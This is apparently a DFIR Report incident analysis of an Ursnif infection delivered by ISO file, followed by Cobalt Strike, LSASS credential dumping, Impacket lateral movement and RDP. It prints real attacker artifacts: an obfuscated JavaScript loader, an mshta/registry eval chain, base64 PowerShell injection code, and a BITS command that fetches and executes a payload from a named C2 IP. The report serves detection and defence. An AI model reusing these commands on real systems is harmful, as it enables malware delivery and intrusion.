Unwrapping Ursnifs Gifts

thedfirreport.com/2023/01/09/unwrapping-ursnifs-gifts/

January 9, 2023

In late August 2022, we investigated an incident involving Ursnif malware, which resulted in Cobalt Strike being deployed. This was followed by the threat actors moving laterally throughout the environment using an admin account.

The <u>Ursnif malware family</u> (also commonly referred to as Gozi or ISFB) is one of the oldest banking trojans still active today. It has an extensive past of code forks and evolutions that has lead to several active variants in the last 5 years including Dreambot, IAP, RM2, RM3 and most recently, LDR4.

For this report, we have referred to the malware as Ursnif for simplicity, however we also recommend reading <u>Mandiant's article on LDR4</u>.

Case Summary

In this intrusion, a malicious ISO file was delivered to a user which contained Ursnif malware. The malware displayed an interesting execution flow, which included using a renamed copy of rundll32. Once executed, the malware conducted automatic discovery on the beachhead host, as we have observed with other loaders such as <u>IcedID</u>. The malware also established persistence on the host with the creation of a registry run key.

Approximately 4 days after the initial infection, new activity on the host provided a clear distinction of a threat actor performing manual actions (hands on keyboard). The threat actor used a Background Intelligent Transfer Service (BITS) job to download a Cobalt Strike beacon, and then used the beacon for subsequent actions.

The threat actor first ran some initial discovery on the host using built-in Windows utilities like ipconfig, systeminfo, net, and ping. Shortly afterwards, the threat actor injected into various processes and then proceeded to access Isass memory on the host to extract credentials.

Using the credentials extracted from memory, the threat actors began to move laterally. They targeted a domain controller and used Impacket's <u>wmiexec.py</u> to execute code on the remote host. This included executing both a msi installer for the RMM tools Atera and Splashtop, as well as a Cobalt Strike executable beacon. These files were transferred to the domain controller over SMB.

After connecting to the Cobalt Strike beacon on the domain controller, the threat actor executed another round of discovery tasks and dumped lsass memory on the domain controller. Finally, they dropped a script named adcomp.bat which executed a PowerShell

command to collect data on computers in the Windows domain.

The following day, there was a short check-in on the beachhead host from a Cobalt Strike beacon, no other activity occurred until near the end of the day. At that time, the threat actor became active by initiating a proxied RDP connection via the Cobalt Strike beacon to the domain controller. From there, the threat actor began connecting to various hosts across the network.

One host of interest was one of the backup servers, which was logged into, the state of backups were checked and running processes were reviewed before exiting the session. The threat actor was later evicted from the network.


Services

We offer multiple services including a <u>Threat Feed service</u> which tracks Command and Control frameworks such as Cobalt Strike, BumbleBee, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found <u>here</u>.

The Cobalt Strike server in this case was added to our feed on July 18, 2022, over 2 months before it was used in this case.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, and event logs including Sysmon under our <u>Security Researcher and</u> <u>Organization</u> services.

<u>Timeline</u>





Analysis and reporting completed by <u>@_pete_0</u>, <u>@svch0st</u> and UC1.

Initial Access

In this case, the Ursnif malware was delivered using a very familiar technique of being contained within an ISO file.

The DFIR Report has previously reported on several incidents that involved the tactic of delivering malicious flies using ISO files:

As we have previously highlighted, the Event Log Microsoft-Windows-VHDMP-Operational.evtx contains high confidence evidence when users mount ISO files. We recommend looking for these events (especially Event ID's 1, 12 & 25) in your environment and checking for anomalies.

In this case, the user had saved the file 3488164.iso to the their downloads folder and mounted it.

.evel	Date and Time	Source	Event ID	Task Category	
 Information 		VHDMP	14	Virtual Disk Handle Close	
 Information 		VHDMP	30	Virtual Disk Handle Close	
 Information 		VHDMP	1	Surface Virtual Disk	
 Information 		VHDMP	25	Surface Virtual Disk	
 Information 		VHDMP	12	Virtual Disk Handle Create	
 Information 		VHDMP	23	Filewrapper Handle Create	
(i)		VUDMD		Filewaya and Handle County	
Event 1, VHDMP					
General Details					
Details					
The VHD C:\Us	ers)	loads\ 2/19916/ isr	has come	online (surfaced) as disk number 0.	
The vrib c.(03	(2000)	10803 (0400104/13)	o nas come	onine (suraceu) as usk number o.	


Once mounted, the new drive contained a LNK file 6570872.1nk and hidden folder "me".

Drive (E:) CD_RON	И					
Name	^		Date n	nodified	Туре	Size
me					File folder	
6570872					Shortcut	2 KB
5570872 Prop	perties	Terminal		X		
General	eneral Shortcut Options Font Layout					
	70872 Windows Ba me	atch File				
Target:	E:\me\also	One.bat				
	L					
Start in:						

If we parse this LNK file with LECmd (by Eric Zimmerman), it highlights the execution path and the icon it appears as:

```
Source file:
                                 \6570872.lnk
  Source created:
                              09:29:59
  Source modified:
                              12:45:46
 Source accessed:
                              01:26:41
 -- Header ---
 Target created: null
  Target modified: null
 Target accessed: null
  File size: 🕴
  Flags: HasTargetIdList, HasRelativePath, HasIconLocation, IsUnicode, HasExpIcon
  File attributes: 0
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)
Relative Path: ..\..\..\me\alsoOne.bat
Icon Location: c:\windows\explorer.exe
```

The contents of hidden folder "me", included several files and folders that were used for the execution of Ursnif. Of interest, the folder included a legitimate copy of rundll32.exe (renamed to 123.com).




Summary of the files found in 3488164.iso (a detailed break down of these can be found in **Execution**):

File Name	Purpose
6570872.lnk	LNK file that executes alsoOne.bat
me/by	Empty folder
me/here	Empty folder

me/123.com	Renamed legitimate version of rundll32.exe
me/alsoOne.bat	Batch script to run canWell.js with specific arguments
me/canWell.js	Reverses argument strings and executes tslt.db with <u>123.com</u>
me/itslt.db	Ursnif DLL
or.jpg	Image not used.

Execution

Once the user had mounted the ISO and the LNK file was executed by the user, the complex execution flow started.




Ursnif Malware

Highlighted in **Initial Access**, the LNK file would execute a batch script alsoOne.bat . This script called a JavaScript file canWell.js in the same directory and provided a number of strings as arguments.

alsoOne.bat

```
set %params%=hello
me\canWell.js hello cexe lldnur revreSretsigeRllD
canWell.js
/**
        WhnldGh
*/
function reverseString(str)
{
       var splitString = str.split("");
        var reverseArray = splitString.reverse();
        var joinArray = reverseArray.join("");
        return joinArray;
}
function ar(id)
{
        r = WScript.Arguments(id);
        return r;
}
var sh = WScript.CreateObject("WScript.Shell");
sh[reverseString(ar(1))]("me\\123.com me/itsIt.db,"+reverseString(a
```

The JS file was then executed with wscript.exe and used the provided command line arguments, which created and executed the following command using *WScript.Shell.Exec*():



me/123.com me/itsIt.db,DllRegisterServer

Using the SRUM database, we were able to determine that the custom rundll32.exe binary downloaded approximately 0.4 MB of data.

Timestamp 🔺	Exe Info	Sid Type	Sid	User Name	Bytes Received	Bytes Sent	Interface Luid	Interface Type	
=	= \device\cdrom0\me\123.com	* 0 ¢	R O C	n O c	-	-	-	nBc	
	\device\cdrom0\me\123.com	UnknownOrUserSid	S-1-5-21		435520	21349	1689399632855040	IF_TYPE_ETHERNET_CSMACD	

Once the malware was executed, the parent instance of explorer launched MSHTA with the following command:

```
"C:\Windows\System32\mshta.exe" "about:<hta:application>
<script>Cxak='wscript.shell';resizeTo(0,2);eval(new
ActiveXObject(Cxak).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\472A62F
FA62-1196-3C6B-CED530CFE2D9\\\ActiveDevice'));if(!window.flag)close()</script>"
```

This oneliner created a new ActiveX object to eval() the content stored in the registry key in the users registry hive. The content of the value "ActiveDevice":

	Value Name	:	Value Type	Valu	Is D	Data Reco				
P	RBC		RBC	RBC	RBC					
NameActive		RegBinary	D5-5A-99-3D-86-A5-6F-FF-D6-5A-99-3D-81-A5-70-FF-8F-58-98-3D	00						
	DocumentC	heck	RegBinary	D5-5A-99-3D-B6-A5-6F-FF-D6-5A-99-3D-B1-A5-70-FF-8F-5B-98-3D	00					
	MemoryJun	k	RegBinary	24-78-71-68-6F-69-6B-61-77-79-3D-22-6D-68-6E-6D-22-3B-66-75	00					
•	ActiveDevic	e	RegSz Ahgvof=new ActiveXObject(WScript.Shell');Ahgvof.Run(powershel							
ManagerText		RegSz	mshta "about: <hta:application><script>Gmns='wscript.shell';resize</td><td></td><td></td><td></td></tr><tr><td></td><td>BlackActive</td><td></td><td>RegBinary</td><td>B8-0B-00-00-3C-81-08-00-9A-56-A3-DB-D1-BD-02-17-3C-6B-CE-D5</td><td>64</td><td></td><td></td></tr><tr><td></td><td>{92978D76</td><td>-C9D1-94B0-E3E6-0D08C77A91BC}</td><td>RegBinary</td><td>70-95-95-BE-3F-B9-D8-01</td><td>A0</td><td></td><td></td></tr><tr><td></td><td>{EB9E9406</td><td>-4EA7-5586-B04F-6259E4F3B69D}</td><td colspan=4>7-5586-B04F-6259E4F3B69D} RegBinary 4C-C7-46-5A-87-BD-D8-01</td><td></td></tr><tr><td></td><td>UtilTime</td><td></td><td>RegQword</td><td>2953982374</td><td>00</td><td></td><td></td></tr><tr><td></td><td>DriverCollisi</td><td>on</td><td colspan=4>RegBinary 35-F9-ED-6F-89-99-CE-00-27-CA-A7-4F-39-CC-5E-94-AF-88-FE-89.</td><td></td></tr><tr><th>Т</th><th>ype viewer</th><th>Slack viewer Binary viewer</th><th></th><th></th><th></th><th></th><th></th></tr><tr><td>al</td><td>lue name</td><td>ActiveDevice</td><td></td><td></td><td></td><td></td><td></td></tr><tr><td>al</td><td>lue type</td><td>RegSz</td><td colspan=12>RegSz</td></tr></tbody></table></script></hta:application>							

The payload used another ActiveX object to run a PowerShell command. This command created additional aliases of common default PowerShell aliases gp (Get-ItemProperty) and iex (Invoke-Expression). These two new aliases were used to get and execute the content in another registry value "MemoryJunk":

```
Ahgvof=new ActiveXObject('WScript.Shell');Ahgvof.Run('powershell new-alias -name
qirlbtfhgo -value gp; new-alias -name kvikpt -value iex; kvikpt
([System.Text.Encoding]::ASCII.GetString((qirlbtfhgo
"HKCU:\Software\\AppDataLow\\Software\\Microsoft\\472A62F9-FA62-1196-3C6B-
CED530CFE2D9").MemoryJunk))',0,0);
```

Analyst Note: The names of the registry values changed when we ran the payload in a sandbox during analysis, and hence suspected to be generated at random at execution.

The last registry key was used to store additional PowerShell code. This script called a combination of QueueUserAPC, GetCurrentThreadId, OpenThread, and VirtualAlloc to perform process injection of shellcode stored in Base64.

Dra	ag a column header here to group by that column					۶
	Value Name	Value Type	Data	Valu	Is D	Data Recor
٩	RBC	RBC	RBC	R B C		
	NameActive	RegBinary	00			
	DocumentCheck	RegBinary	D5-5A-99-3D-86-A5-6F-FF-D6-5A-99-3D-81-A5-70-FF-8F-5B-98-3D	00		
Þ	MemoryJunk	RegBinary	24-78-71-68-6F-69-6B-61-77-79-3D-22-6D-68-6E-6D-22-3B-66-75	00		
	ActiveDevice	RegSz Ahgvof=new ActiveXObject('WScript.Shell');Ahgvof.Run('powershel				
	ManagerText	RegSz	mshta "about: <hta:application><script>Gmns='wscript.shell';resize</td><td></td><td></td><td></td></tr><tr><td></td><td>BlackActive</td><td>RegBinary</td><td>B8-0B-00-00-3C-81-08-00-9A-56-A3-DB-D1-BD-02-17-3C-6B-CE-D5</td><td>64</td><td></td><td></td></tr><tr><td></td><td>{92978D76-C9D1-94B0-E3E6-0D08C77A91BC}</td><td>RegBinary</td><td>70-95-95-BE-3F-B9-D8-01</td><td>A0</td><td></td><td></td></tr><tr><td></td><td>{EB9E9406-4EA7-5586-B04F-6259E4F3B69D}</td><td>RegBinary</td><td>4C-C7-46-5A-87-BD-D8-01</td><td>00</td><td></td><td></td></tr><tr><td></td><td>UtilTime</td><td>RegQword</td><td>2953982374</td><td>00</td><td></td><td></td></tr><tr><td></td><td>DriverCollision</td><td>RegBinary</td><td>35-F9-ED-6F-89-99-CE-00-27-CA-A7-4F-39-CC-5E-94-AF-B8-FE-B9</td><td></td><td></td><td></td></tr></tbody></table></script></hta:application>			

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	Type viewer	Sla	i <mark>ck</mark> vi	ewer																					
÷		00	01	02	03	04	05	06	07	08	09	0A	0 B	0 C	0 D	0 E	0 F	10	11	12	13	14	15	16	^
	00000000	24	78	71	68	6F	69	6B	61	77	79	3D	22	6D	68	6E	6D	22	3 B	66	75	6E	63	74	\$xqhoikawy="mhnm";funct
	00000017	69	6F	6 E	20	76	63	67	75	7 B	24	79	6B	79	61	78	3 D	5 B	53	79	73	74	65	6D	ion vcgu{\$ykyax=[System
	0000002E	2 E	43	6 F	6 E	76	65	72	74	5 D	3 A	3 A	46	72	6F	6D	42	61	73	65	36	34	53	74	. Convert]:: FromBase64St
	00000045	72	69	6 E	67	28	24	61	72	67	73	5 B	30	5 D	29	3 B	5 B	53	79	73	74	65	6D	2 E	ring(\$args[0]);[System
	0000005C	54	65	78	74	2 E	45	6 E	63	6F	64	69	6E	67	5 D	3 A	3A	41	53	43	49	49	2 E	47	Text.Encoding]::ASCII.G
	00000073	65	74	53	74	72	69	6 E	67	28	24	79	6B	79	61	78	29	3 B	7D	3 B	69	65	78	28	etString(\$ykyax);};iex(
	000008A	76	63	67	75	28	22	4A	47	39	79	61	47	70	6C	5A	54	30	69	57	30	52	73	62	vcgu ("JG9yaGpIZT0 iW0 Rsb
	000000A1	45	6C	74	63	47	39	79	64	43	68	67	49	6D	74	6C	63	6D	35	6C	62	44	4D	79	EltcG9ydChgImtlcm5lbDMy
	00000B8	59	43	49	70	58	57	42	75	63	48	56	69	62	47	6C	6A	49	48	4E	30	59	58	52	YCIpXWBucHVibGljIHN0YXR
	000000CF	70	59	79	42	6C	65	48	52	6C	63	6D	34	67	64	57	6C	75	64	43	42	52	64	57	pYyBIeHRIcm4gdWIudCBRdW
	00000055	2.2	2.4	* *	2.2	5.5	~ •	5 •	5.0	••	* *	~ ~	10	10	6.5	5.0	C T	2.5	2.2	~ ~	• •	5.0	70		

JG9yaGplZT0iW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gdWludCBR dWV1ZVVzZXJBUEMoSW50UHRyIHNodHNrZnJ1YWVrLEludFB0ciBueGNqc2pzaGF0YyxJbnRQdHIgb3J5Y2sp D2BuW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIEdldEN1 cnJlbnRUaHJ1YWRJZCgp02BuW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRl cm4gSW50UHRyIE9wZW5UaHJ1YWQodWludCBpY3YsdWludCB0dWxoc2NoLEludFB0ciBydWJsKTsiOyR1bGF5 bG1yDUEkZC1UeYB1TC1+7W1i7X1E7WZpbm10eW0uTCRycmba7WUgUU5bbWUg12V/5b2y1eWlkbYVwJyAtbmEt

\$orhjee="[DllImport(`"kernel32`")]`npublic static extern uint QueueUserAPC(IntPtr
shtskfruaek,IntPtr nxcjsjshatc,IntPtr oryck);`n[DllImport(`"kernel32`")]`npublic
static extern IntPtr GetCurrentThreadId();`n[DllImport(`"kernel32`")]`npublic static
extern IntPtr OpenThread(uint icv,uint tulhsch,IntPtr rubl);";\$ulaylmq=Add-Type memberDefinition \$orhjee -Name 'eyoluiidmup' -namespace W32 -passthru;\$crgy="
[DllImport(`"kernel32`")]`npublic static extern IntPtr
GetCurrentProcess();`n[DllImport(`"kernel32`")]`npublic static extern void

When Add-Type cmdlet is executed, the C# compiler csc.exe is invoked by PowerShell to compile this class definition, which results in the creation of temporary files in %APPDATA%\Local\Temp.

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /noconfig /fullpaths @"C:\Users\<REDACTED>\AppData\Local\Temp\npfdesjp\npfdesjp.cmdline" Finally, a unique command spawned from the parent explorer.exe process that was called pause.exe with multiple arguments, which appeared to not provide any additional functionality.

"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,

A sigma rule for this cmdline can be found in the **Detections** section of this report.

At this point in time, less than a minute of time has elapsed since the user first opened the malware.

Once the malware was established on the host, there was limited malicious activity, until around 3 days later. That is when we began to observe evidence indicative of "hands-on-keyboard" activity.

Cobalt Strike

An instance of cmd.exe was launched through explorer.exe which ran the following command:

```
powershell.exe -nop -c "start-job { param($a) Import-Module BitsTransfer; $d =
$env:temp + '\' + [System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source
'hxxp://193.201.9.199:80/a' -Destination $d; $t = [IO.File]::ReadAllText($d); Remove-
Item $d; IEX $t } -Argument 0 | wait-job | Receive-Job"
```

Analyst Note: Ursnif has been known to have VNC-like capabilities. It is possible this explorer.exe \rightarrow cmd.exe session was through a VNC session.

This PowerShell command started a BITS job to download a Cobalt Strike beacon from 193.201.9[.]199 and saved it with a random name to %TEMP%. It then read the file into a variable, and deleted it before executing content with IEX.

The event log Microsoft-Windows-Bits-Client%2540perational.evtx corroborated this activity:

Information			500	None	
Information	formation		4	None	
Information	oformation		60	None	
Information			59	None	
Warning		Bits-Client	310	None	
Information		Bits-Client	16403	None	
Information		Bits-Client	3	None	
Vorboco		Dite Client	206	None	
vent 59, Bits-Client General Details					
Details					

The activity following this event demonstrated a clear distinction of the threat actor performing discovery manually.

Persistence

Once the foothold had been achieved, after execution of Ursnif on the beachhead host, persistence was achieved by creating a 'Run' key named ManagerText which was configured to execute a LNK file which executed a PowerShell script.



Credential Access

We observed a process created by Cobalt Strike accessing Isass.exe. The GrantedAccess code of 0x1010 is a known indicator of such tools as Mimikatz. This was observed on both the beachhead host and a domain controller.

LogName=Microsoft-Windows-Sysmon/Operational EventCode=10 EventType=4 ComputerName=<REDACTED> User=SYSTEM Sid=S-1-5-18 SidType=1 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=765707 Keywords=None TaskCategory=Process accessed (rule: ProcessAccess) OpCode=Info Message=Process accessed: RuleName: technique_id=T1003, technique_name=Credential Dumping UtcTime: <REDACTED> SourceProcessGUID: {aaadb608-97b2-630c-6750-000000000400} SourceProcessId: 4768 SourceThreadId: 4248 SourceImage: C:\Windows\system32\rundll32.exe TargetProcessGUID: {aaadb608-45a2-62fc-0c00-00000000400} TargetProcessId: 672 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0x1010 CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9fc24|C:\Windows\System32\KERNELBASE.dll+20d0e|UNKNOWN(C

<u>Discovery</u>

Ursnif related discovery

As we have observed in other malware, Ursnif ran a number of automated discovery commands to gain information about the environment. The following commands were executed and their standard output was redirected to append to a file in the user's %APPDATA%\Local\Temp\

```
cmd /C "wmic computersystem get domain |more > C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "systeminfo.exe > C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nslookup 127.0.0.1 >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "tasklist.exe /SVC >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "driverguery.exe >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s
>> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net config workstation >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts /all_trusts >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view /all /domain >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view /all >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo ------ >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
```

Manual discovery

Once the threat actor had Cobalt Strike running on the beachhead host, they ran the following commands:

whoami whoami /groups time ipconfig /all systeminfo

The threat actor quickly took interest in a support account. This account belonged to the Domain Admin group.

net user <REDACTED>

The threat actor also used a batch script to collect a list of all computer objects on the domain using C:\Windows\system32\cmd.exe /C adcomp.bat which contained the PowerShell command:

powershell Get-ADComputer -Filter * -Properties Name,Operatingsystem,
OperatingSystemVersion, OperatingSystemServicePack,IPv4Address >> log2.txt


During the final actions taken by the threat actors before eviction, after completing RDP connections to various hosts on the network, the threat actors checked running processes on the accessed hosts via taskmanager, which were started via their interactive RDP session as noted by the /4 command line argument.

```
C:\Windows\system32\taskmgr.exe /4
```

Lateral Movement

WMI was used to pivot to a domain controller on the network. The actor leveraged Impacket's <u>wmiexec.py</u> to execute commands with a semi-interactive shell, most likely using credentials gathered by the previous LSASS access.

The commands executed included directory traversal, host discovery, and execution of tools on the DC.



A breakdown of the parent and child processes invoked:

Image \$	1	ParentImage \$	1	ParentCommandLine \$
C:\ProgramData\firefox.exe		C:\Windows\System32\cmd.exe		cmd.exe /Q /c firefox.exe 1> \\127.0.0.1\ADMIN\$\1661
C:\Windows\System32\systeminfo.exe		C:\Windows\System32\cmd.exe		cmd.exe /Q /c systeminfo 1> \\127.0.0.1\ADMIN\$\1661
C:\Windows\System32\msiexec.exe		C:\Windows\System32\cmd.exe		cmd.exe /Q /c setup.msi 1> \\127.0.0.1\ADMIN\$\16617

The command can be broken down as follows:

- 'Q' indicates turn off echo no response.
- 'C' indicates to stop after command execution.
- The 127.0.01 and ADMIN\$ indicates C:\Windows.
- Output is achieved via the parameter '2>&1', to redirect errors and output to one file:

```
______.
command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
```

This command line closely resembles the code within the <u>wmiexec.py</u> as part of the Impacket tool maintained by Fortra.

As Impacket interacts with remote endpoints via WMI over TCP via DCERPC, its possible to inspect network level packets:


PARAMETERS..c.m.d...e.x.e. ./.Q. ./.c. .s.e.t.u.p...m.s.i. .1.>. .\.\.1.2.7...0...0...1.\.

The use of Impacket by threat actors has been recently detailed by CISA in alert <u>AA22-277A</u> – Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization.



Impacket and Exfiltration Tool Used to Steal Sensitive Information from Defense Industrial Base Organization

The Impacket process hierarchy in this case can be visualized as:



At the network level, commands are issued by DCOM/RPC port 135, with responses by SMB using port 445. We can observe a number of WMI requests via DCERPC from one endpoint to a target endpoint based on the ports.

Src port	Dst port	Protocol	Length	Info
59741	49671	DCERPC	166	Bind: call_id: 1, Fragmen
49671	59741	DCERPC	388	Bind_ack: call_id: 1, Fra
59741	49671	DCERPC	468	AUTH3: call_id: 1, Fragme
59741	49671	DCERPC	210	Request: call_id: 2, Frag
49671	59741	DCERPC	278	Response: call_id: 2, Fra
59741	49671	DCERPC	166	Alter_context: call_id: :
49671	59741	DCERPC	384	Alter_context_resp: call
59741	49671	DCERPC	468	AUTH3: call_id: 3, Fragme
59741	49671	IRemUnk	182	RemRelease request Cnt=1
49671	59741	IRemUnk	118	RemRelease response -> S
59741	49671	DCERPC	166	Alter_context: call_id: !
49671	59741	DCERPC	384	Alter_context_resp: call
59741	49671	DCERPC	468	AUTH3: call_id: 5, Fragme
59741	49671	DCERPC	226	Request: call id: 6, Frag

Correlating the network activity to the host activity confirms that the 'Powershell.exe' process initiated the WMI requests.




The destination port is within the ephemeral port range 49152–65535, which is for shortlived, time based, communications RFC 6335.

<u>13Cubed</u> (Richard Davis) also released an amazing resource to investigate Impacket related incidents here:


https://www.13cubed.com/downloads/impacket_exec_commands_cheat_sheet_poster.pdf

One of the observed commands invoked via WMI was 'firefox.exe'.

This was dropped on the DC and spawned a number of processes and invoked a number of hands-on commands.



The process generated a significant volume of network connections to 193.201.9[.]199, averaging ~6K requests per hour, equating to >150K connections throughout the duration of the intrusion.



RDP was also used by the threat actor on the final two days of the intrusion to connect to various hosts from a domain controller proxying the traffic via the firefox.exe Cobalt Strike beacon.

Network connection detected: RuleName: technique_id=T1021,technique_name=Remote Services UtcTime: ProcessGuid: {aaadb608-86c9-630c-8d4d-000000000400} ProcessId: 6544 Image: C:\ProgramData\firefox.exe User: Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 10. 60 SourceHostname: -SourcePort: 61421 SourcePortName: -DestinationIsIpv6: false DestinationIp: 10. .60 DestinationHostname: -DestinationPort: 3389 DestinationPortName: -

process.pid ~	process.executable	~	source.ip	~	destinatio	n.ip ~	destination.port	~
6,544	C:\ProgramData\firefox.exe		10.	.60	10.	.60		3,389
